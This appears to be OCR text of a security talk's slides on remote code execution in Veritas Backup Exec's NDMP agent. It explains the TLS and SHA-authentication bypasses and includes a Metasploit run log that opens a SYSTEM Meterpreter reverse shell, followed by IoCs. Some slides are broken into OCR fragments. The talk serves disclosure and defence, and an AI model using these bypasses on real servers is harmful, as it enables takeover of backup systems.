- SNIA NDMP release
  - https://www.snia.org/tech_activities/standards/software/ndmpv4
- DIY

Software identification

- NDMP_CONFIG_GET_HOST_INFO -> NOT_AUTHORIZED_ERR (4)
- NDMP_CONFIG_GET_SERVER_INFO -> Agent version



https://nmap.org/nsedoc/scripts/ndmp-version.html

Veritas Backup Exec overview

Backup EXEC Server


- Backup data sent from agents to Backup Exec Server for storage.
- Disk, deduplication, cloud, or tape backup deceives supported.

Backup EXEC Agents

- Protects remote systems.
- Windows & Linux.
- Database and applications.
- VMware/Hyper-V (agent-less or agent-assisted).

Backup EXEC Options

- Enterprise Server (Centralized Management, Adv. Backup options).
- Data Deduplication
- NDMP



https://www.slideshare.net/AymanSeyam4/backup-exec-21-244841430

Veritas Backup Exec Versions

Software name	Versions	Period	Agent versions (Revision)
Conner/Arcada/Seagate Backup Exec	3.0 - 7.2	1992 - 1999	?
VERITAS Backup Exec	7.3 - 10.0	1999 - 2005	?
Symantec Backup Exec	10d - 12.5	2005 - 2008	?
Symantec Backup Exec	2010/13.0 - 2012/14.0 (R/SP)	2010 - 2014	6.4, 7.1, …
Veritas Backup Exec	15 (FP), 16 (FP)	2015 - 2017	…, 9.2
Veritas Backup Exec	20.0 - 22.0	2017 - now	9.3, 9.4, 9.5

Revision 9.3 -> 20.0, 20.1, 20.2, 20.3, 20.4, 20.5, 20.6, 21.0, 21.1


Veritas BE: enumeration summary

- Support NDMP
  - No suitable NDMP clients
  - public specification
- Vendor-specific extension of NDMP
  - Unknown authentication type
  - Additional NDMP messages (?)
- Some commands require authentication


НЕ НЫРЯЙ
В НЕЗНАКОМЫХ
МЕСТАХ

Veritas BE: NDMP structure

- beremote.exe - main executable (10000/tcp)
- ndmpsrvr.dll - NDMP server with all command handlers
- ndmpcomm.dll - NDMP network communications
- beclass.dll - common BE classes and functions
- besocket.dll - proprietary NDMP socket
- becrypto.dll - CSP (only SHA256)
- vxcrypto_7.dll - CSP (openssl based)



Veritas BE NDMP messages

Over 200 messages including proprietary ones

Name	msgId
ndmpdExecuteCommand	0xF30F
ndmpdFileOpen	0xF304
ndmpdFileOpenEx	0xF308
ndmpdFileRead	0xF305
ndmpdFileWrite	0xF309
ndmpdSSLHandshake	0xF384
…	…


All we need require authentication

Veritas BE Authentication

- Text (0x1)
- MD5 (0x2)
- BEWS (0x3)
- SSPI (0x4)
- SHA (0x5)
- BEWS2 (0xbe)

Veritas BE Authentication

- ~~Text (0x1) - not supported~~
- ~~MD5 (0x2) - not supported~~
- ~~BEWS (0x3) - not supported~~
- SSPI (0x4) - win only
- SHA (0x5) - ???
- BEWS2 (0xbe) - OS-based auth



Veritas BE SHA Authentication

Client

BE Agent

Veritas BE SHA Authentication

Client

BE Agent

NDMP_CONFIG_GET_AUTH_ATTR (0x103)

auth_type: 5 (SHA)

① →

Veritas BE SHA Authentication

Client

BE Agent

NDMP_CONFIG_GET_AUTH_ATTR (0x103)

auth_type: 5 (SHA)

①

challenge [64]

②

Veritas BE SHA Authentication

Client

BE Agent

NDMP_CONFIG_GET_AUTH_ATTR (0x103)

auth_type: 5 (SHA)

①

challenge [64]

②

NDMP_CONNECT_CLIENT_AUTH (0x901)

username, h

h = sha256(p[32] + ch[64] + p[32])

③

Veritas BE SHA Authentication

Client

BE Agent

NDMP_CONFIG_GET_AUTH_ATTR (0x103)

auth_type: 5 (SHA)

① ——————————————→

challenge [64]

② ←——————————————

④

DBAId

NDMP_CONNECT_CLIENT_AUTH (0x901)

username, h

h = sha256(p[32] + ch[64] + p[32])

③ ——————————————→

BE Agent
Storage

Veritas BE SHA Authentication

Client

BE Agent

NDMP_CONFIG_GET_AUTH_ATTR (0x103)

auth_type: 5 (SHA)

① ——————————→

challenge [64]

② ←——————————

④

DBAId

NDMP_CONNECT_CLIENT_AUTH (0x901)

username, h

h = sha256(p[32] + ch[64] + p[32])

③ ——————————→

err_code

⑤ ←——————————

BE Agent
Storage

Veritas BE Agent Storage

Windows: *HKLM\Software\Veritas\Backup Exec For Windows\Backup Exec\Engine\Agents\XBSA\Machine\DBAID*

Linux: /etc/VRTSralus/ralus.cfg

```
root@debian9:/# cat /etc/VRTSralus/ralus.cfg | grep DBAID
Software\Veritas\Backup Exec For Windows\Backup Exec\Engine\Agents\XBSA\Machine
\DBAID=?OE<mL2]3j_Rd`A3Kb_N4nY;?2\65QRXPV]ZDU35R3d
```

DBAID = sha256(pass + '\x00'*(128 - 2*len(pass)) + pass)

Veritas BE SHA Authentication

Client

BE Agent

NDMP_CONFIG_GET_AUTH_ATTR (0x103)

auth_type: 5 (SHA)

① ——————————————→

challenge [64]

② ←——————————————

④

~~DBAId~~ does not exist by default

BE Agent Storage

'\x00'*64

NDMP_CONNECT_CLIENT_AUTH (0x901)

username, h

h = sha256(~~p[32]~~ + ch[64] + ~~p[32]~~)

③ ——————————————→

err_code

⑤ ←——————————————

Veritas BE SHA Authentication

Client

'\x00'*6

gent

④

AId

not

st

fault

BE Agent
Storage



TLS?

Veritas BE TLS


NDMP msg: NDMP_SSL_HANDSHAKE (0xF383) - doesn't require auth

TLS msgName	TLS msgId	Description
SSL_HANDSHAKE_TEST_CERT	0x1	Check connection with current CA
SSL_HANDSHAKE_CSR_REQ	0x2	Request CSR from agent
SSL_HANDSHAKE_CSR_SIGNED	0x3	Send signed CRT to agent
SSL_HANDSHAKE_CONNECT	0x4	Establish TLS

```
struct ndmp_ssl_handshake_msg_data {
    uint tls_msg_id;
    char* nb_hostname;
    char* fqdn_hostname;
    char* ip_addr;
    uint ca_cert_id[4];
    uint ca_cert_len;
    char* ca_cert_pem;
    uint agent_cert_len;
    char* agent_cert_pem;
}
```



Veritas BE TLS



Veritas BE TLS

Anyone can add CA cert

① SSL_HANDSHAKE_CSR_REQ (0x2)

CSR (PEM)

② SSL_HANDSHAKE_CSR_SIGNED (0x3)

CA_cert, agent_cert, metadata

④ SSL_HANDSHAKE_CONNECT (4)

⑤ TLS Client Hello

...

BE Agent

No CA cert checks

③ Save certs and metadata

BE Agent Storage

Veritas Backup REMOTE Exec

TLS bypass (install forged CA cert)

+

Authentication bypass (SHA auth with default DBAId)

+

Command Execution (embedded proprietary NDMP message)

Veritas Backup REMOTE Exec

Vendor: https://www.veritas.com/content/support/en_US/security/VTS21-001

CVEs: CVE-2021-27876, CVE-2021-27877, CVE-2021-27878

MSF: exploit/multi/veritas/beagent_sha_auth_rce

Fixed in Veritas BE 21.2 (Agent revision 9.4)

```
msf6 exploit(multi/veritas/beagent_sha_auth_rce) > run

[*] Started reverse TCP handler on 172.16.180.248:4444
[*] 172.16.180.132:10000 - Running automatic check ("set AutoCheck false" to disable)
[*] 172.16.180.132:10000 - Checking vulnerability
[*] 172.16.180.132:10000 - Connecting to BE Agent service
[*] 172.16.180.132:10000 - Getting supported authentication types
[*] 172.16.180.132:10000 - Supported authentication by BE agent: BEWS2 (190), SHA (5), SSPI (4)
[*] 172.16.180.132:10000 - BE agent revision: 9.2
[+] 172.16.180.132:10000 - The target appears to be vulnerable. SHA authentication is enabled
[*] 172.16.180.132:10000 - Exploiting ...
[*] 172.16.180.132:10000 - Connecting to BE Agent service
[*] 172.16.180.132:10000 - Enabling TLS for NDMP connection
[*] 172.16.180.132:10000 - Passing SHA authentication
[*] 172.16.180.132:10000 - Uploading payload with NDMP_FILE_WRITE packet
[*] Sending stage (200774 bytes) to 172.16.180.132
[*] Meterpreter session 9 opened (172.16.180.248:4444 → 172.16.180.132:49832) at 2023-04-21 11:27:44 +0300

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

IoCs

IoC	Windows	Linux
Certificate location *	C:\Program Files\Veritas\Backup Exec\RAWS\Data	/opt/VRTSralus/data
Certificate metadata	HKLM\Software\Veritas\Backup Exec For Windows\Common\Backup Exec\Engine\Agents\Security\Certificates\<hostname>	/etc/VRTSralus/ralus.cfg
Logs	C:\Program Files\Veritas\Backup Exec\RAWS\logs **	Only in console mode (--log-console or --log-file)

* CertFilename = sha1(Issuer + SerialNumber)[:4] -> little-endian


```
-rwxrwx--- 1 root  beoper  1135 Jan 30 08:08 2F5C8375.crt
-rwxrwx--- 1 root  beoper  1123 Jan 30 08:08 E2BE64DA.crt
-rwxrwx--- 1 root  beoper  1675 Jan 30 08:08 E2BE64DA.key
```

** Only if CreateDebugLog=1 (Software\Symantec\Backup Exec for Windows\Backup Exec\Engine\Logging)

Improvement (ToDo)

Additional features for exploit module

- Custom password (non-default DBAId value)
- Disabling TLS (6.4 and below)
- Support old X86-version (7.1, …)



Auxiliary module (bruteforce custom password)

```
[3052] 2023-05-02T11:57:47.043 [ndmp\ndmpcomm]     - ERROR: ndmpdConnectClientAuth: digest mismatch.  SHA authorization failure by user: attacker.
[3052] 2023-05-02T11:57:47.043 [ndmp\ndmpcomm]     - ERROR: ndmpdConnectClientAuth: digest mismatch.  SHA authorization failure by user: attacker.
[3052] 2023-05-02T11:57:47.059 [ndmp\ndmpcomm]     - ERROR: ndmpdConnectClientAuth: digest mismatch.  SHA authorization failure by user: attacker.
[3052] 2023-05-02T11:57:47.059 [ndmp\ndmpcomm]     - ERROR: ndmpdConnectClientAuth: digest mismatch.  SHA authorization failure by user: attacker.
[3052] 2023-05-02T11:57:47.059 [ndmp\ndmpcomm]     - ERROR: ndmpdConnectClientAuth: digest mismatch.  SHA authorization failure by user: attacker.
[3052] 2023-05-02T11:57:47.059 [ndmp\ndmpcomm]     - ERROR: ndmpdConnectClientAuth: digest mismatch.  SHA authorization failure by user: attacker.
[3052] 2023-05-02T11:57:47.059 [ndmp\ndmpcomm]     - ERROR: ndmpdConnectClientAuth: digest mismatch.  SHA authorization failure by user: attacker.
[3052] 2023-05-02T11:57:47.059 [ndmp\ndmpcomm]     - ERROR: ndmpdConnectClientAuth: digest mismatch.  SHA authorization failure by user: attacker.
[3052] 2023-05-02T11:57:47.074 [ndmp\ndmpcomm]     - ERROR: ndmpdConnectClientAuth: digest mismatch.  SHA authorization failure by user: attacker.
[3052] 2023-05-02T11:57:47.074 [ndmp\ndmpcomm]     - ERROR: ndmpdConnectClientAuth: digest mismatch.  SHA authorization failure by user: attacker.
[3052] 2023-05-02T11:57:47.074 [ndmp\ndmpcomm]     - ERROR: ndmpdConnectClientAuth: digest mismatch.  SHA authorization failure by user: attacker.
[3052] 2023-05-02T11:57:47.090 [ndmp\ndmpcomm]     - ERROR: ndmpdConnectClientAuth: digest mismatch.  SHA authorization failure by user: attacker.
[3052] 2023-05-02T11:57:47.090 [ndmp\ndmpcomm]     - ERROR: ndmpdConnectClientAuth: digest mismatch.  SHA authorization failure by user: attacker.
